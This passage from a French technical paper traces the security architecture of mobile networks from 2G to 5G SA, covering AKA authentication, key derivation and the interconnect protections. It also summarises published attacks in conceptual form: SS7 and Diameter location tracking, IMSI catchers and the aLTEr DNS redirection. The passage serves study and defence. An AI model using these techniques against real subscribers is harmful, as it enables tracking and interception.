2001 : compromission de la signalisation inter-opérateurs Les premiers signaux sur les vulnérabilités associées au protocole SS7 remontent au moins à 1993 [44]. Dès 2001, des vulnérabilités au niveau des réseaux 2G liées au manque de sécurité du protocole SS7 sont explicitées [38] : absence de sécurité dans les messages SS7 inter-opérateurs, équipements Telco trop permissifs dans leur capacité à répondre à des messages auxquels ils ne sont pas tenus de répondre, complexité de surveiller la signalisation SS7 au regard de la multiplication des interconnexions SS7 entre opérateurs, ouverture des interfaces SS7 à des nouveaux acteurs y compris des opérateurs "gris", etc. Un opérateur est considéré "gris" s'il profite d'une activité en grande partie légitime pour disposer d'interconnexion avec d'autres opérateurs, tout en offrant des services à des tiers potentiellement malveillants moyennant rémunération ou à des agences de renseignement étatiques. En 2008, le détournement des messages SS7 est exposé par Tobias Engel [32]. Il décrit comment, à partir du MSISDN, récupérer l'IMSI et la localisation de l'UE grâce au message MAP-SEND-ROUTING-INFO-FOR-SM [11]. Des attaques plus évoluées, intégrant notamment des scénarios de dénis de service, de détournement de communications et d'interception de communications seront décrites à partir 2014 par Tobias Engel [33], par Karsten Nohl [62] ou encore par Dmitry Kurbatov et Vladimir Kropotov [45].

4.3 3G, une sécurité renforcée au niveau de l'interface radio

3G : sécurité

Capitalisation sur l'expérience de la 2G De nouveaux objectifs de sécurité sont spécifiés pour la 3G [2]. Une analyse des risques a été réalisée en capitalisant sur l'expérience de la 2G pour déterminer les exigences sécurité de la 3G [1]. Un document est dédié à la description de l'architecture sous l'angle de la sécurité [6]. Les principales évolutions portent sur le renforcement de la sécurité au niveau de l'interface radio avec l'authentification du réseau et un contrôle de l'intégrité de la signalisation.

AKA - Authentication and Key Agreement La procédure AKA est décrite dans [6].




Fig. 9. AKA, chiffrement et contrôle d'intégrité de la signalisation en 3G

Intégrité de la signalisation En 3G, la signalisation bénéficie d'un mécanisme de contrôle d'intégrité obligatoire utilisant la clé IK obtenue avec la procédure AKA et un algorithme UIA - UMTS Integrity Algorithm. Il s'agit d'un progrès par rapport à la 2G. Le contrôle d'intégrité est réalisé au niveau du RNC côté réseau. Les algorithmes supportés sont UIA1 Kasumi [16, 17] et UIA2 Snow 3G [71, 72]. Il existe une exception où le contrôle d'intégrité peut ne pas être réalisé [6, section 6.4.9 Emergency call handling]. Dans ce cas particulier, il est question de l'algorithme UIA0 (absence de contrôle d'intégrité).

Absence d'intégrité du plan usager Aucun mécanisme de contrôle d'intégrité n'est prévu sur le plan usager en 3G.

Chiffrement de la signalisation et du plan usager Le plan usager et la signalisation bénéficient d'un mécanisme de chiffrement utilisant la clé CK obtenue avec la procédure AKA et un algortihme UEA - UMTS Encryption Algorithm. Le chiffrement/déchiffrement est réalisé au niveau du RNC côté réseau. Les algorithmes supportés sont UEA0 absence de chiffrement, UEA1 Kasumi [16, 17] et UEA2 Snow 3G [71, 72].

3G : vulnérabilités Malheureusement les mesures mises en place en 3G auront une efficacité très limitée.

Fausses stations de base (bis) Les fausses stations de base vont adapter leur stratégie afin de s'affranchir des mécanismes de protection introduits dans la 3G, notamment le mécanisme d'authentification mutuelle AKA et le contrôle d'intégrité de la signalisation.

Compromission de la signalisation inter-opérateurs (bis) Si les doutes sur la sécurité de la signalisation inter-opérateur SS7 apparaissent dès 1993 [44], il faudra attendre 2008 pour que des scénarios d'attaque soient exposés [32]. La spécification 3G au 3GPP est alors figée et la 3G déployée par les opérateurs. Les vulnérabilités décrites en 2G s'appliquent donc aussi en 3G.

4.4 4G, une refonte du modèle de sécurité

4G : sécurité La 4G fait évoluer le modèle de sécurité qui a prévalu en 2G/3G dans son document d'architecture de sécurité [15].

GUTI Le GUTI - Globally Unique Temporary UE Identity - est composé de deux parties. La première permet une identification globalement unique de la MME et la seconde permet une identification non ambiguë de l'UE (le TMSI) à l'instant t [20]. L'usage de l'identifiant temporaire GUTI permet de limiter la diffusion de l'identité permanente de l'UE, l'IMSI.

Cryptographie 4G Les principes sont décrits dans [15]. La 4G reprend le mécanisme AKA déjà utilisé en 3G. Le HSS calcule une clé K_{ASME} additionnelle à partir du triplet (CK, IK, $SQNi \oplus$ AK). Il transmet à la MME les valeurs RAND, XRES, AUTN et K_{ASME}. La MME est chargée de comparer le résultat du challenge RES calculer par l'UE avec la valeur

XRES pour authentifier l'UE. La clé K_{ASME} est ensuite dérivée au niveau de la MME en une clé de chiffrement de la signalisation NAS K_{NASenc}, en une clé de contrôle d'intégrité de la signalisation NAS K_{NASint}, une clé eNodeB K_{eNB} qui doit être communiquée à l'eNodeB et un identifiant de la clé K_{eNB} NH - Next Hop parameter. La clé K_{eNB} est elle même dérivée au niveau de l'eNodeB pour obtenir la clé de chiffrement du plan usager K_{UPenc}, la clé de chiffrement du plan de contrôle RRC K_{RRCenc} et la clé de contrôle d'intégrité du plan de contrôle RRC K_{RRCinc}. La protection du plan de contrôle (RRC et NAS) est assurée en confidentialité par l'EEA - EPS Encryption Algorithm - et en intégrité par l'EIA - EPS Integrity Algorithm. Il convient ici de distinguer la signalisation NAS entre l'UE et




Fig. 10. Focus sur la cryptographie en 4G : cas d'une donnée envoyée par l'UE au réseau

la MME, de la signalisation RRC entre l'UE et l'eNodeB. La signalisation RRC peut être protégée en intégrité par EIA avec la clé K_{RRCinc} et chiffrée par EEA avec la clé K_{RRCenc}. La signalisation NAS peut être protégée en intégrité par EIA avec la clé K_{NASinc} et chiffrée par EEA avec la clé K_{NASenc}. Le message NAS authentifié et chiffré (NAS, NAS_MAC) est ensuite transmis à la couche RRC et donc potentiellement une nouvelle fois authentifié et chiffré au niveau RRC ((NAS, NAS_MAC), MAC_i). Concernant le plan usager UP, seul le chiffrement a été initialement proposé entre l'UE et l'eNodeB avec l'utilisation d'EEA et de la clé K_{UPenc}.

Pour les accès non-3GPP, une variante de l'algorithme AKA est définie. Il s'agit de l'EAP-AKA - Extensible Authentication Protocol method for 3rd Generation Authentication and Key Agreement [21].

Domaines de confiance et Security Gateway La 4G ouvre la possibilité de séparer la partie RAN (domaine qui n'est pas de confiance) de la partie cœur (domaine de confiance) avec une SEG - SEcurity Gateway (aussi noté SecGW) chargée de filtrer les flux, sur le plan d'administration, sur le plan de contrôle et sur le plan usager. La SEG authentifie les eNodeB avec IKEv2 et permet de monter des tunnels IPsec entre les eNodeB et les SEG afin protéger le trafic du plan de contrôle et du plan usager en confidentialité et en intégrité. Des mécanismes anti-rejeux sont enfin possibles [13,15]. Pour cela, il est proposé aux opérateurs de mettre en place une infrastructure de gestion de clés publiques (PKI) et un mécanisme d'enrôlement automatique basé sur CMPv2 [14].




Fig. 11. Architecture sécurisée en 4G

Protection de la sortie WAN pour le trafic DATA La sortie WAN est habituellement protégée par un pare-feu. Outre le filtrage des flux (usuellement, seul le trafic à l'initiative de l'UE est autorisé), le pare-feu effectue aussi la translation d'adresse et de port afin de permettre le partage d'une adresse IPv4 publique entre plusieurs UE.

Signalisation inter-opérateur (non normatif) Dans les années 2010, les scénarios d'attaque vont se concrétiser. Si 3GPP n'a pas fait évoluer la normalisation pour traiter les problèmes, des contre-mesures sur l'interface de

signalisation inter-opérateur vont s'affiner au niveau des implémentations. Tout d'abord, des contrôles élémentaires sur la signalisation SS7/Diameter ont été développés et configurés sur les équipements exposés pour interdire les messages SS7/Diameter qui n'ont pas lieu d'être sur une interco inter-opérateur. Ensuite des sondes de détection puis des pare-feu de signalisation ont été déployés au niveau des points d'interconnexion pour détecter et filtrer les messages SS7/Diameter manifestement non légitimes. Dans les deux cas, les paramétrages nécessitent un travail de fond non trivial afin de trouver les bons compromis entre la protection du réseau et éviter de filtrer des messages légitimes, l'Enfer étant dans les détails. Concernant spécifiquement les SMS, les opérateurs ont déployés des composants dédiés "SMS Home-Router" pour limiter la diffusion des IMSI réels. Une très bonne source sur la signalisation figure dans [61].

Durcissement (non normatif) Les fournisseurs ont progressivement durci les implémentations des fonctions 4G. Ils vont pour cela bénéficier des retours d'expérience des opérateurs et des contrôles/audits réalisés par les agences nationales de sécurité (en premier lieu l'ANSSI en France). Ce durcissement porte sur un renforcement de la sécurité du plan de management (entre le SI d'administration et les fonctions 4G) et sur le durcissement des OS/applications.

4G : vulnérabilités

2016 : Compromission de la signalisation inter-opérateurs (ter) La possibilité de requêter en Diameter le HPLMN reste problématique. Plusieurs articles référencent en effet des attaques similaires à SS7 sur Diameter à l'image de l'usage de la procédure Diameter "Send Routing Info for SM" [12] pour récupérer une IMSI et la localisation d'un client à partir de son MSISDN [42].

2019 : Attaque sur la couche 2 du RAN Alors que les travaux de recherche sur la sécurité du RAN se focalisent habituellement sur la couche physique ou la couche 3, des chercheurs se sont intéressés à la couche 2 [70]. Dans un premier temps, les chercheurs ont établi comment faire le lien entre l'identité de l'UE au niveau de la couche 2 (RNTI - Radio Network Temporary Identity) et l'identité du niveau 3 (TMSI voir IMSI) en écoutant les échanges entre l'UE et l'eNodeB. Dans un second temps, les chercheurs montrent comment en étudiant le trafic chiffré au niveau radio vers les principaux sites web (temps de réponse, taille des paquets, fréquence des paquets, etc.), il est possible de déterminer des signatures type par site.

En observant le trafic chiffré d'un UE, il est alors possible de deviner par une approche statistique le site "consommé" au regard des précédentes signatures. Intervient alors l'attaque ${}_{A}LTE_{R}$. Une fois le trafic de l'UE identifié, il est possible de cibler le trafic DNS. L'attaque utilise ici la faiblesse de l'algorithme de chiffrement AES-CTR utilisé pour chiffrer le trafic UP et la connaissance d'une partie du texte clair d'une requête DNS à savoir l'adresse destination du serveur DNS proposé par défaut par l'opérateur. Il est alors possible de prévoir un masque qui vient transformer cette adresse IP destination "chiffrée" du serveur DNS en l'adresse IP du serveur pirate. Le serveur DNS pirate va alors répondre à la demande de résolution d'un nom de domaine par une adresse IP d'un serveur web compromis qui simulera le site web légitime.




Fig. 12. ${}_{A}LTE_{R}$

4.5 5

La sécurité du mode 5G NSA option 3X est identique à la 4G. Il en va de même pour les vulnérabilités associées. Le reste de la section se focalise sur la 5G SA.

5G SA : sécurité Le document fédérateur est le document de sécurité décrivant l'architecture et les procédures des systèmes 5G [22].

Confidentialité de l'identité des UE Le premier élément marquant concerne le traitement de l'identité du client, appelée SUPI - Subscription Permanent Identifier (= IMSI ou un autre identifiant) en 5G [8, 20]. Il est désormais possible de ne plus transmettre l'identité de l'UE en clair sur le réseau grâce à un mécanisme de chiffrement asymétrique basé sur les courbes elliptiques (annexe C.3 de [22]). L'UE connaît la clé publique de son HPLMN $K_{pubHPLMN}$ et génère un couple (clé privée K_{priv_e},clé publique K_{pub_e}) éphémère. Il va alors pouvoir calculer un secret éphémère partagé uniquement avec le HPLMN. Ce secret éphémère est utilisé pour dériver une clé de chiffrement éphémère EK - Encryption Key -, un compteur ICB - Initial Counter Block - et une clé de calcul d'intégrité éphémère MK - MAC Key. La clé EK permet de chiffrer le SUPI avec le compteur ICB et d'obtenir côté UE le SUCI - Subscription Concealed Identifier. La clé MK permet de calculer un motif d'intégrité MAC-tag du SUCI. L'UE envoie alors sa clé publique éphémère K_{pub_e}, le SUCI et MAC-tag à l'AMF via la signalisation NAS.




Fig. 13. Protection de l'identité des UE en 5G SA

L'AMF va relayer le triplet à l'UDM/SIDF - Subscription Identifier De-concealing Function. Une fois le motif d'intégrité vérifié et le SUPI déchiffré à partir du SUCI, l'UDM/SIDF va retourner le SUPI à l'AMF. L'AMF va générer une identité temporaire 5G-GUTI, l'associer au SUPI et la transmettre à l'UE après authentification de l'UE (voir paragraphe

ci-dessous).
Ce nouveau mécanisme permet, tant que l'UE est en 5G, de protéger efficacement la confidentialité de l'identité des UE au niveau de l'interface RAN face à des IMSI Catcher. Il permet également au HPLMN de ne transmettre l'identité réelle de l'UE au VPLMN qu'après la procédure d'authentification AKA.

Authentification de l'UE et du réseau Les principes sont décrits dans [22]. La 5G reprend le mécanisme AKA déjà utilisé en 3G et en 4G. La fonction SEAF - SEcurity Anchor Function - de l'AMF du VPLMN fait une demande de vecteur d'authentification auprès de l'AUSF du HPLMN. Pour cela, elle fournit l'identité du client (SUPI) et l'identifiant du réseau SN-name. L'AUSF relaie la demande à la fonction ARPF - Authentication credential Repository and Processing Function - de l'UDM. C'est l'ARPF qui calcule le vecteur d'authentification (RAND, XRES, CK, IK, AUTN) comme en 3G. Il existe ensuite deux variantes décrites dans la spécification 3GPP, EAP-AKA' (EAP - Extensible Authentication Protocol, méthode déjà présente en 4G pour les accès non 3GPP) et 5G-AKA. Cet article ne se focalisera que sur le 5G-AKA.

— L'ARPF dérive $XRES* = KDF(CK||IK, 0x6B, RAND, XRES)$.
— L'ARPF dérive $K_{AUSF} = (CK||IK, 0x6A, SNName, SQNi \oplus AK)$ où SN name est l'identifiant du réseau VPLMN.
— L'ARPF envoye ensuite à l'AUSF le quadruplet (RAND, XRES*, AUTN, K_{AUSF}).
— L'AUSF calcule $HXRES* = SHA256(RAND||XRES*)$.
— L'AUSF stocke le couple (SUPI, XRES) et envoie à la fonction AMF/SEAF du VPLMN le triplet (RAND, HXRES*, AUTN).
— La fonction AMF/SEAF du VPLMN va stocker le couple (SUPI, HXRES*) et envoyer (RAND, AUTN) dans la signalisation NAS au gNodeB qui fait suivre le message à l'UE en l'encapsulant dans la signalisation RRC.
— A la réception du message, l'UE calcule AK puis interprète la valeur AUTN et en déduit les valeurs SQNi, AMF et MAC. L'UE calcule ensuite la valeur $XMAC == f1(SQNi, RAND, AMF, K_i)$ et compare la valeur XMAC avec MAC. Si les deux valeurs sont identiques et si le compteur SQNi est cohérent, le réseau est authentifié par l'UE.
— Une fois le réseau authentifié, l'UE calcule la réponse RES = f2(RAND, K_i) puis la dérive en $RES* =$

$KDF(CK||IK, 0x6B, RAND, RES)$. Cette valeur est remontée au réseau vers l'AMF/SEAF du réseau VPLMN.
— L'AMF/SEAF va calculer $HRES* = SHA256(RAND||RES*)$ et comparer le résultat avec la valeur HXRES* que lui avait communiqué l'AUSF du HPLMN. Si les deux valeurs sont identiques, alors l'AMF/SEAF du VPLMN a pu authentifier l'UE. Il va alors transmettre à l'AUSF la valeur RES*.
— L'AUSF va alors comparer RES* avec la valeur XRES* et si les deux valeurs sont identiques, alors l'AUSF a pu authentifier l'UE. Il signale à l'UDM le succès de l'authentification.

A ce stade, l'UE a authentifié le réseau HPLMN. Le VPLMN et le HPLMN, ont authentifié l'UE. Ce double niveau d'authentification côté réseau est une nouveauté apportée par la 5G.

Hiérarchie des clés 3GPP a défini une hiérarchie des clés, en partant du principe que le composant le plus sensible/protégé est l'UDM du HPLMN, puis dans l'ordre, l'AUSF du VPLMN, l'AMF/SEAF du VPLMN et enfin la gNodeB, le composant le moins sécurisé. Dès lors, 3GPP utilise un mécanisme de dérivation des clés pour que la compromission d'une clé au niveau d'une fonction 5G ne remette pas en question la sécurité des clés situées au dessus - au plus près de l'UDM. Une fois l'authentification réalisée, l'ARPF va fournir à l'AUSF la clé K_{AUSF}. La clé K_{AUSF} est stockée au niveau de l'AUSF et dérivée en K_{SEAF} = KDF (K_{AUSF},0x6C, SN name). La clé K_{SEAF} est transmise à l'AMF/SEAF du VPLMN qui va la stocker et l'utiliser pour calculer la clé K_{AMF} = KDF (K_{SEAF},0x6C,IMSI,ABBA=0x0000). La clé K_{AMF} va également être stockée au niveau de l'AMF/SEAF. Cette clé va servir à dériver :

— La clé K_{NASenc} utilisée pour le chiffrement de la signalisation NAS entre l'UE et l'AMF.
— La clé K_{NASint} utilisée pour garantir l'intégrité de la signalisation NAS entre l'UE et l'AMF.
— La clé K_{gNB} pour un gNodeB.
— La clé "Next Hop" K_{NH} à la première itération.

La clé K_{gNB} et la clé K_{NH} sont transmises au gNodeB sur lequel l'UE se trouve. La clé K_{gNB} est elle même dérivée au niveau de la gNodeB pour obtenir

— La clé K_{RRCenc} utilisée pour le chiffrement de la signalisation RRC entre l'UE et le gNodeB.
— La clé K_{RRCint} utilisée pour garantir l'intégrité de la signalisation NAS entre l'UE et le gNodeB.

— La clé K_{UPenc} utilisée pour le chiffrement de l'UP entre l'UE et le gNodeB.
— La clé K_{UPint} utilisée pour garantir l'intégrité de l'UP entre l'UE et le gNodeB.

Il est important de noter un progrès par rapport à la 4G : il est désormais possible de protéger le plan usager en intégrité.




Fig. 14. 5G-AKA, hiérarchie des clés et chiffrement/contrôle d'intégrité

Chiffrement et authentification des échanges La protection du plan de contrôle (RRC et NAS) et la protection du plan usager (UP) sont assurées en confidentialité par le NEA - New-radio Encryption Algorithm for 5G - et en intégrité par le NIA - New-radio Integrity Algorithm for 5G. Ces algorithmes sont définits dans l'annexe D de [22] :

— NEA0 (identique à EEA0) et NIEA0 (identique à EIA0) correspond à l'absence de chiffrement et à l'absence de contrôle d'intégrité
— 128-NEA1 (128-EEA1) et 128-NIA1 (128-EIA1) pour l'algorithme SNOW 3G [71, 72]
— 128-NEA2 (128-EEA2) et 128-NIA2 (128-EIA2) pour l'algorithme AES (voir annexe B [15])
— 128-NEA3 (128-EEA3) et 128-NIA2 (128-EIA3) pour l'algorithme ZUC [73, 74]

Domaines de confiance et Security Gateway La 5G reprend le composant SEG et les fonctionnalités associées comme en 4G voir la section 4.4.

Sécurité du cœur de réseau L'architecture SBA - Service Based Architecture - du cœur de réseau repose sur des interfaces proposant des services web SBI - Service Based Interfaces. La fonction NRF - Network Repository Function - tient à jour la liste des fonctions disponibles, leur statut et leur profile. Toutes les fonctions 5G doivent supporter TLS avec une authentification mutuelle en se basant sur des certificats conformément à [14]. Les échanges sont ainsi protégés en confidentialité et en intégrité. Un mécanisme anti-rejeu doit également être implémenté au niveau SBI. Un composant optionel, SCP - Service Communication Proxy - permet de masquer la complexité du réseau et de router les messages de signalisation entre les fonctions du cœur 5G. Le SCP peut également jouer un rôle de proxy filtrant des messages de signalisation.




Fig. 15. Principaux points de sécurité dans la 5G SA

Sécurité au niveau de l'interconnexion inter-opérateur 3GPP a défini une nouvelle fonctionnalité pour protéger nativement la signalisation au niveau des interconnexions entre opérateurs. Il s'agit de la fonction SEPP - Security Edge Protection Proxy. La fonction SEPP permet de masquer la topologie du HPLMN, de filtrer les messages de signalisation et de protéger les échanges. SEPP peut ainsi réaliser une authentification mutuelle entre

le SEPP VPLMN et le SEPP HPLMN, gérer les clés nécessaires pour ensuite chiffrer et garantir l'intégrité des échanges.




Fig. 16. Évolution des vulnérabilités et des contre-mesures mises en oeuvre

5G SA : vulnérabilités

2021 : Usage légal de fausses stations de base Le rapport d'information sur l'évaluation de la loi du 24 juillet 2015 relative au renseignement publié en 2020 [47] et le rapport annuel de la Commission nationale de contrôle des techniques de renseignement publié en 2022 apportent quelques précisions sur l'usage des IMSI Catcher par les services compétents français. Ces dispositifs, dans le contexte prévu par le loi française, permettent notamment de recueillir l'IMSI et l'IMEI des UE situés dans la zone de couverture (583 occurrences en 2021) et d'intercepter les correspondances (aucune occurrence en 2021). Le rapport [47] relate par ailleurs l'inquiétude des services compétents face au mécanisme de protection de l'identité des UE (SUCI) qui empêche les IMSI catcher de récupérer l'IMSI en 5G SA.

2022-2023 : Usage illégal de fausses stations de base Depuis quelques mois, des dispositifs similaires à des fausses stations de base ont été identifiés en France pour émettre des SMS frauduleux appelé aussi Smishing. Par hasard, les autorités françaises ont intercepté un premier véhicule contenant

un équipement suspect le 30 décembre 2022 à Paris.[1] Il s'agissait en fait d'une fausse station de base. Les autorités françaises sont intervenus le 14 février 2023 pour interpeller les principaux protagonistes et saisir le matériel illégalement détenu et utilisé en France, notamment une seconde fausse station de base [64]. Une enquête judiciaire est en cours.

5 Un rôle désormais majeur des opérateurs de réseau mobile dans la société

Les sections précédentes ont mis en exergue l'élargissement des services offerts par les opérateurs, une transformation des réseaux avec une frontière Telco/IT qui tend à disparaître mais aussi une évolution des problématiques sécurité qui couvrent désormais un domaine très large allant du secret des correspondances des clients jusqu'à l'intégrité et la disponibilité même du réseau global. Cette section complète cet état des lieux et montre comment l'évolution des attendus des clients et les changements des contextes géopolitiques, concurrentiels et réglementaires ont modifié les attentes autour de la sécurité des réseaux mobiles au point d'en faire des actifs "vitaux".

5.1 Les multiples attendus des multiples clients

Un besoin croissant en disponibilité Avec le développement des services proposés au cours des dernières décennies, le réseau mobile a pris une place prépondérante dans la société et dans l'économie. Les usages vont aujourd'hui bien au-delà de l'usage "loisir" du mobile perçu par le grand public. Les exemples ci-dessous illustrent le besoin croissant de disponibilité des réseaux pour les appels d'urgence ou pour le fonctionnement des entreprises, et la prise de conscience des politiques.

